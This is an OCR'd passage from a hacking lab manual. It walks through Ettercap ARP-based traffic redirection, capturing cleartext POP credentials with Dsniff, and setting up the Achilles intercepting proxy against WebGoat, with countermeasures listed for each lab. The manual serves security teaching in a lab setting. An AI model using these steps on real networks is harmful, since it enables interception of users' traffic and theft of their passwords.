
Set the following parameters for the Filter:

- **Protocol:** Tcp
- **Source Port:** (leave blank)
- **(Destination) Port:** 80
- **Search:** lab81.com
- **Action (Drop/Replace/Log):** R
- **Replace:** www.cnn.com
- **Goto if match:** (leave blank)
- **Goto if doesn't match:** (leave blank)
- Press the **Enter** key.




```
                                  ettercap 0.6.b
SOURCE:      172.16.1.59  <──┐   Filter:   OFF
                              ├─ doppleganger - illithid (ARP Based) - ettercap
DEST   :       1 ┌Define a filter:
              ─Fil Protocol (Tcp/Udp) : Tcp
   1)           0  Source Port :
                   Dest Port : 80
                   Search : lab81.com

                   Action (Drop/Replace/Log) : R

                   Replace : www.cnn.com
                   Goto if match :
                   Goto if doesn't match :

     Your
```

The new Filter will now be displayed. Press the **Q** key.




```
ettercap 0.6.b
SOURCE:     172.16.1.59  <--+  Filter:  OFF
                            +- doppleganger - illithid (ARP Based) - ettercap
DEST  :     172.16.1.60  <--+  Active Dissector: ON

Filters :
 1)   0 |      0:80     T [lab81.com ] R [www.cnn.co]

Your
```

You will be asked: **Do you want to save the filters** (new filter) **chain?** Press the **y** key.




```
ettercap 0.6.b
SOURCE:     172.16.1.59  <--+  Filter:  OFF
                            +- doppleganger - illithid (ARP Based) - ettercap
DEST  :     172.16.1.60  <--+  Active Dissector: ON

Filters :
 1)   0 |      0:80     T [lab81.com ] R [www.cnn.co]

        Do you want to save the filters chain (y/n)?

Your
```

The new Filter is not yet activated (notice the Filter still says **OFF**). Press the **S** key.




```
SOURCE:     172.16.1.59   <--   ettercap 0.6.b
                                Filter:  OFF
                              - doppleganger - illithid (ARP Based) - ettercap
DEST  :     172.16.1.60   <--   Active Dissector: ON

       Filters :
 1>

            S] Filters on Source : OFF W] Edit filter chain

            D] Filters on Dest   : OFF E] Edit filter chain

   Your
```

Notice the Filter has now changed to **ON**. Press the **Q** key to back up one screen.




```
SOURCE:     172.16.1.59   <--   ettercap 0.6.b
                                Filter:  ON
                              - doppleganger - illithid (ARP Based) - ettercap
DEST  :     172.16.1.60   <--   Active Dissector: ON

       Filters :
 1>

            S] Filters on Source : ON  W] Edit filter chain

            D] Filters on Dest   : OFF E] Edit filter chain

   Your
```

You will be back at the main Ettercap screen.



```
                                ettercap 0.6.b
SOURCE:      172.16.1.59  <--+  Filter:  ON
                             +- doppleganger - illithid (ARP Based) - ettercap
DEST  :      172.16.1.60  <--+  Active Dissector: ON

                8 hosts in this LAN (172.16.1.58 : 255.255.255.0)
  1)    172.16.1.59:32787   <-->     172.16.1.60:80          CLOSED    http

     Your IP: 172.16.1.58 MAC: 00:0C:29:07:EE:54 Iface: dev0 Link: SWITCH
```

Now from the Linux machine every time the user attempts to go to the Windows 2000 server (lab81.com) he or she will be brought to **http://www.cnn.com** Web site.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
CNN.com - Breaking News, U.S., World, Weather, Entertainment & Video News - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back
Forward
Reload
Stop
http://lab81.com/
Search
Print
Home
Bookmarks
Red Hat, Inc.
Red Hat Network
Support
Shop
Products
Training
CNN.com
SEARCH
Wildfires chase residents from Oklahoma, Texas homes
MORE NEWS
WATCH VIDEO
Transferring data from i.a.cnn.net...
CNN.com - Breaking News, U
09:06 PM

***Note:** Even though there is a newer version of Ettercap available, it tends to act somewhat "buggy" in the VMware environment. Another point I want to make is that making someone go to CNN instead of the Web site he or she wanted is more of a nuisance than anything else. The danger from this happens when the attacker has the user redirected to a mock Web site of the original and through scripts logs the users' activity, usernames, passwords, keystrokes, and so forth.

Lab 82: Password Capture


Capture Passwords Traversing the Network: Dsniff

Prerequisites: Libnet
Countermeasures: Encryption, strong security policy
Description: The Dsniff application is a powerful tool and can be somewhat confusing to use, especially for beginners. This lab will demonstrate just how easy it is to use to capture unencrypted passwords sent across the network.
Procedure: Set the parameters, execute, and review the results.

From the directory containing the Dsniff application type:


```
dsniff -i 1
```

- The **–i** option prepares to identify the interface for Dsniff to use.
- The **1** is the interface specified for the –i option.



```
C:\Documents and Settings\Administrator\My Documents\Hacking Seminar\Windows\Dsn
iff>dsniff -i 1
```

The Dsniff application will begin sniffing the network for unencrypted passwords and display them on the screen. In this example the username was **mmouse** and the password was **MinniE**. Because the text **(pop)** is also displayed, we know that this user just checked his or her e-mail; now so can anyone else who uses this information.



```
C:\Documents and Settings\Administrator\My Documents\Hacking Seminar\Windows\Dsn
iff>dsniff -i 1
```

***Note:** Notice how easy it is to capture passwords with Dsniff. Keep in mind that this is not the only use for Dsniff and you will only be able to see traffic that your port on the switch allows. If you want to view all traffic on the switch, you will need to be plugged into the "see all" port of the switch or perform switch sniffing.

Lab 83: Data Manipulation

Manipulate the Live Data Stream: Achilles

Prerequisites: WebGoat, configure Web browser

Countermeasures: Encrypt information within the URL, dynamic session IDs

Description: Achilles is a tool designed for testing the security of Web applications. Achilles is a proxy server, which acts as a man-in-the-middle during an HTTP session. A typical HTTP proxy will relay packets to and from a client browser and a Web server. Achilles will intercept an HTTP session's data in either direction and give the user the ability to alter the data before transmission. For example, during a normal HTTP SSL connection, a typical proxy will relay the session between the server and the client and allow the two end nodes to negotiate SSL.


Procedure: Launch WebGoat, configure the Web browser, launch Achilles, and manipulate data in real time.

Double-click the **webgoat.exe** icon from the directory containing the WebGoat application.

WebGoat will initialize.


***Note:** WebGoat, written in Java, is a full J2EE Web application designed to teach Web application security. It can be installed on any platform with a Java virtual machine. Some of the current lessons are as follows:

- Cross-site script
- SQL injection
- Hidden form field management
- Parameter manipulation
- Weak session cookies
- Fail open authentication



```
Dec 30, 2005 10:06:07 PM org.apache.coyote.http11.Http11Protocol init
INFO: Initializing Coyote HTTP/1.1 on http-80
Dec 30, 2005 10:06:07 PM org.apache.catalina.startup.Catalina load
INFO: Initialization processed in 1156 ms
Dec 30, 2005 10:06:07 PM org.apache.catalina.core.StandardService start
INFO: Starting service Catalina
Dec 30, 2005 10:06:07 PM org.apache.catalina.core.StandardEngine start
INFO: Starting Servlet Engine: Apache Tomcat/5.5.4
Dec 30, 2005 10:06:07 PM org.apache.catalina.core.StandardHost start
INFO: XML validation disabled
Dec 30, 2005 10:06:08 PM org.apache.catalina.startup.HostConfig deployWAR
INFO: Deploying web application archive WebGoat.war
- Unable to find required classes (javax.activation.DataHandler and javax.mail.i
nternet.MimeMultipart). Attachment support is disabled.
Dec 30, 2005 10:06:12 PM org.apache.coyote.http11.Http11Protocol start
INFO: Starting Coyote HTTP/1.1 on http-80
Dec 30, 2005 10:06:13 PM org.apache.jk.common.ChannelSocket init
INFO: JK2: ajp13 listening on /0.0.0.0:8009
Dec 30, 2005 10:06:13 PM org.apache.jk.server.JkMain start
INFO: Jk running ID=0 time=0/47  config=null
Dec 30, 2005 10:06:13 PM org.apache.catalina.startup.Catalina start
INFO: Server startup in 5859 ms
_
```

Minimize the Tomcat screen. From the desktop, **right-click** the **Internet Explorer** icon. The **Internet Properties** screen will be displayed.



Windows 2000 Professional - VMware Workstation

Internet Properties

Home page

You can change which page to use for your home page.

Address: http://www.google.com/

Temporary Internet files


Pages you view on the Internet are stored in a special folder for quick viewing later.

History

The History folder contains links to pages you've visited, for quick access to recently viewed pages.

Days to keep pages in history: 20

Click on the **Connections** tab.



Windows 2000 Professional - VMware Workstation

Internet Properties

Use the Internet Connection Wizard to connect your computer to the Internet.

Dial-up settings

● Never dial a connection


○ Dial whenever a network connection is not present

○ Always dial my default connection

Current None

Local Area Network (LAN) settings

Click the **LAN Settings** button.



Local Area Network (LAN) Settings

Automatic configuration

Automatic configuration may override manual settings. To ensure the use of manual settings, disable automatic configuration.

☐ Automatically detect settings

☐ Use automatic configuration script

Address:

Proxy server


☐ Use a proxy server

Address: Port: Advanced...

☐ Bypass proxy server for local addresses

OK Cancel

- Select **Use a proxy server**.
- In the **Address** field enter **127.0.0.1**.
- In the **Port** field enter **5000**.
- Click **OK**.



Local Area Network (LAN) Settings

Automatic configuration

Automatic configuration may override manual settings. To ensure the use of manual settings, disable automatic configuration.

☐ Automatically detect settings

☐ Use automatic configuration script

Address:

Proxy server


☑ Use a proxy server

Address: 127.0.0.1 Port: 5000 Advanced...

☐ Bypass proxy server for local addresses

OK Cancel

You will be returned to the **Internet Properties** screen. Click **OK**.



Internet Properties

General | Security | Content | Connections | Programs | Advanced

Use the Internet Connection Wizard to connect your computer to the Internet. Setup...

Dial-up settings

Add... Remove Settings...

● Never dial a connection
○ Dial whenever a network connection is not present
○ Always dial my default connection


Current None Set Default

Local Area Network (LAN) settings

LAN Settings...

OK Cancel Apply

Double-click on the **Achilles.exe** icon. The Achilles application will initiate.



Achilles 0.27

File Format About

Proxy Settings

Listen on Port	5000
Cert File ...	E:\Shared\Shared\Ac
Client Timeout (Sec)	1
Server Timeout (sec)	3

Intercept Modes


- □ Intercept mode ON
- □ Incercept Client Data
- □ Intercept Server Data (text)
- □ Log to File
- □ Ignore .jpg/.gif

Send Find/Rep

Status: Stopped

Select the following options on the right of the application:

- **Intercept mode ON**
- **Intercept Client Data**
- **Ignore .jpg/.gif**




Proxy Settings
Listen on Port 5000
Cert File ... E:\Shared\Shared\Ac
Client Timeout (Sec) 1
Server Timeout (sec) 3

Intercept Modes
☑ Intercept mode ON
☑ Inercept Client Data
□ Intercept Server Data (text)
□ Log to File
☑ Ignore .jpg/.gif

Status: Stopped

Select **Log to File**. □ Log to File

When **Log to File** is selected, you will be asked to name the file that the data will be saved to.




Save in: Achilles

Achilles Documentation.pdf
Achilles
achilles_0_27
Changes
libeay32.dll
OpenSSL License
